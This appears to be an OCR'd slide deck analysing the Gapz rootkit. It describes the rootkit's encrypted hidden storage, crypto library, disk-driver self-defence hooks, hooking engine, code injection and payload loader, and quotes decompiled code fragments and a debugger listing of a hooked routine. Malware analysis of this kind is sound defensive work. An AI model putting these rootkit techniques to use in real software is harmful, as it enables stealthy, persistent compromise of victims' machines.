
Gapz BPB Layout

```
struct BIOS_PARAMETER_BLOCK
{
        WORD        BytesPerSector;
        BYTE        SecPerCluster;
        WORD        ReservedSectors;
        BYTE        Reserved[5];
        BYTE        MediaDescriptorID;
        WORD        Reserved2;
        WORD        SectorsPerTrack;
        WORD        NumberOfHeads;
        DWORD       HiddenSectors;
        DWORD       Reserved3[2];
        LONGLONG    TotalSectors;
        LONGLONG    StartingCluster;
        LONGLONG    MFTMirrStartingCluster;
        DWORD       ClustersPerMFTRecord;
        DWORD       ClustersPerIndexBuffer;
        LONGLONG    VolumeSerialNumber;
        DWORD       Reserved4;
};
```

Gapz BPB Layout



Gapz BPB Modification



Gapz: rootkit

Gapz Rootkit Overview

- Gapz rootkit functionality is implemented as position independent kernel-mode code for both x86 and x64 platforms

- Gapz rootkit capabilities:
  - ✓ Hidden storage implementation
  - ✓ User-mode payload injection
  - ✓ Covert network communication channel
  - ✓ C&C server authentication mechanism

Gapz Rootkit Overview

- Gapz rootkit functionality is implemented as

```
int __stdcall OpenRegKey(PHANDLE hKey, PUNICODE_STRING Name)
{
  OBJECT_ATTRIBUTES obj_attr; // [sp+0h] [bp-1Ch]@1
  unsigned int _global_ptr; // [sp+18h] [bp-4h]@1

  _global_ptr = 0xBBBBBBBB;
  obj_attr.ObjectName = Name;
  obj_attr.RootDirectory = 0;
  obj_attr.SecurityDescriptor = 0;
  obj_attr.SecurityQualityOfService = 0;
  obj_attr.Length = 24;
  obj_attr.Attributes = 576;
  return (vBBBBBBBB->ZwOpenKey)(hKey, 0x20019, &obj_attr);
}
```

Gapz Kernel-mode Code Organization

```
struct GAPZ_BASIC_BLOCK_HEADER
{
        // A constant which is used to obtain addresses
        // of the routines implemented in the block
        unsigned int ProcBase;
        unsigned int Reserved[2];
        // Offset to the next block
        unsigned int NextBlockOffset;
        // Offset of the routine performing block initialization
        unsigned int BlockInitialization;
        // Offset to configuration information
        // from the end of the kernel-mode module
        // valid only for the first block
        unsigned int CfgOffset;
        // Set to zeroes
        unsigned int Reserved1[2];
};
```

Gapz Kernel-mode Code Blocks

Block #	Implemented Functionality
1	General API, gathering information on the hard drives, CRT string routines and etc.
2	Cryptographic library: RC4, MD5, SHA1, AES, BASE64 and etc.
3	Hooking engine, disassembler engine.
4	Hidden Storage implementation.
5	Hard disk driver hooks, self-defense.
6	Payload manager.
7	Payload injector into processes' user-mode address space.
8	Network communication: Data link layer.
9	Network communication: Transport layer.
10	Network communication: Protocol layer.
11	Payload communication interface.
12	Main routine.

Gapz Hidden Storage Implementation

- **Gapz implements modified FAT32 hidden volume based on FullFat project**
  - ✓ **Length of file name in FAT directory entry is 32 bytes**

- **The hidden volume is stored in the file with name:**

"\??\C:\System Volume Information\{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}"

- **The contents of the volume is encrypted with AES-256 in CBC mode:**
  - ✓ **The sector LBA is used as *IV***

Gapz Hidden Storage Implementation

- Gapz implements modified FAT32 hidden volume based on FullFat project
- [illegible]
- [illegible]
- AES-256 in CBC mode:
  - ✓ The sector LBA is used as *IV*

Gapz Hidden Storage Implementation

```
int __stdcall aes_crypt_sectors_cbc(int IV, int c_text, int p_text, int num_of_sect, int bEncrypt, STRUCT_AES_KEY *Key)
{
  int result; // eax@1
  int _iv; // edi@2
  int cbc_iv[4]; // [sp+0h] [bp-14h]@3
  STRUCT_IPL_THREAD_1 *gl_struct; // [sp+10h] [bp-4h]@1

  gl_struct = 0xBBBBBBBB;
  result = num_of_sect;
  if ( num_of_sect )
  {
    _iv = IV;
    do
    {
      cbc_iv[3] = 0;
      cbc_iv[2] = 0;
      cbc_iv[1] = 0;
      cbc_iv[0] = _iv;                                  // CBC initialization value
      result = (gl_struct->crypto->aes_crypt_cbc)(Key, bEncrypt, 512, cbc_iv, p_text, c_text);
      p_text += 512;                                    // plain text
      c_text += 512;                                    // ciper text
      ++_iv;
      --num_of_sect;
    }
    while ( num_of_sect );
  }
  return result;
}
```

Gapz Crypto Library Implementation

- **Gapz crypto library functionality:**
  - ✓ **Hashing: MD5, SHA1**
  - ✓ **Symmetric ciphers: RC4, AES**
  - ✓ **Asymmetric cipher: ECC**

```
a2->md5_init = v4 - *v4 + 0x2A2C;
a2->md5_process = v4 + 0x2A56 - *v4;
a2->md5 = v4 + 0x3433 - *v4;
a2->md5_finalize = v4 + 0x34E6 - *v4;
a2->md5_hash = v4 + 0x35E4 - *v4;
a2->init_sha1 = v4 + 0x37A1 - *v4;
a2->sha1_process_block = v4 + 0x37D2 - *v4;
a2->sha1 = v4 + 0x4965 - *v4;
a2->sha1_finalize = v4 + 0x4A18 - *v4;
a2->sha1_hash = v4 + 0x4B35 - *v4;
a2->init_aes_sboxes = v4 + 0x6B3A - *v4;
a2->aes_expand_key = v4 + 0x6DF7 - *v4;
a2->aes_expand_and_crypt = v4 + 0x70E5 - *v4;
a2->aes_crypt_block = v4 + 0x7243 - *v4;
a2->aes_crypt_cbc = v4 + 0x7C14 - *v4;
```

Gapz Self-Defence Mechanisms

- Gapz hooks IRP_MJ_INTERNAL_DEVICE_CONTROL and IRP_MJ_DEVICE_CONTROL handlers to monitor:
  - ✓ IOCTL_SCSI_PASS_THROUGH
  - ✓ IOCTL_SCSI_PASS_THROUGH_DIRECT
  - ✓ IOCTL_ATA_PASS_THROUGH
  - ✓ IOCTL_ATA_PASS_THROUGH_DIRECT
- Gapz protects:
  - ✓ MBR/VBR from being read/overwritten
  - ✓ its image on the hard drive from being overwritten

Gapz Hooking Engine Implementation


- Gapz hooking engine is based on the ”Hacker Disassembler Engine”
- Tries to avoid patching the very first bytes of the routine being hooked (*nop; mov edi, edi*; etc.):


```
for ( patch_offset = code_to_patch; ; patch_offset += instr.len )
{
  (v42->proc_buff_3->disasm)(patch_offset, &instr);
  if ( (instr.len != 1 || instr.opcode != 0x90u)
    && (instr.len != 2 || instr.opcode != 0x89u && instr.opcode != 0x8Bu || instr.modrm_rm != instr.modrm_reg) )
    break;
}
```

Gapz Hooking Engine Implementation


```
SCSIPORT!ScsiPortGlobalDispatch:
f84ce44c 8bff            mov     edi,edi
f84ce44e e9021803 07     jmp     ff4ffc55
f84ce453 088b42288b40    or      byte ptr [ebx+408B2842h],cl
f84ce459 1456            adc     al,56h
f84ce45b 8b750c          mov     esi,dword ptr [ebp+0Ch]
f84ce45e 8b4e60          mov     ecx,dword ptr [esi+60h]
f84ce461 0fb609          movzx   ecx,byte ptr [ecx]
f84ce464 56              push    esi
f84ce465 52              push    edx
f84ce466 ff1488          call    dword ptr [eax+ecx*4]
f84ce469 5e              pop     esi
f84ce46a 5d              pop     ebp
f84ce46b c20800          ret     8
```

Gapz Code Injection Functionality






Gapz Payload Loader Code: DLL Loader & Command Executer




Name	Address	Ordinal	
overlord32_1	10001505	1	← intialize
overlord32_2	10001707	2	← deinitialize
overlord32_3	10001765	3	← execute command

Gapz Payload Loader Code: EXE Loaders

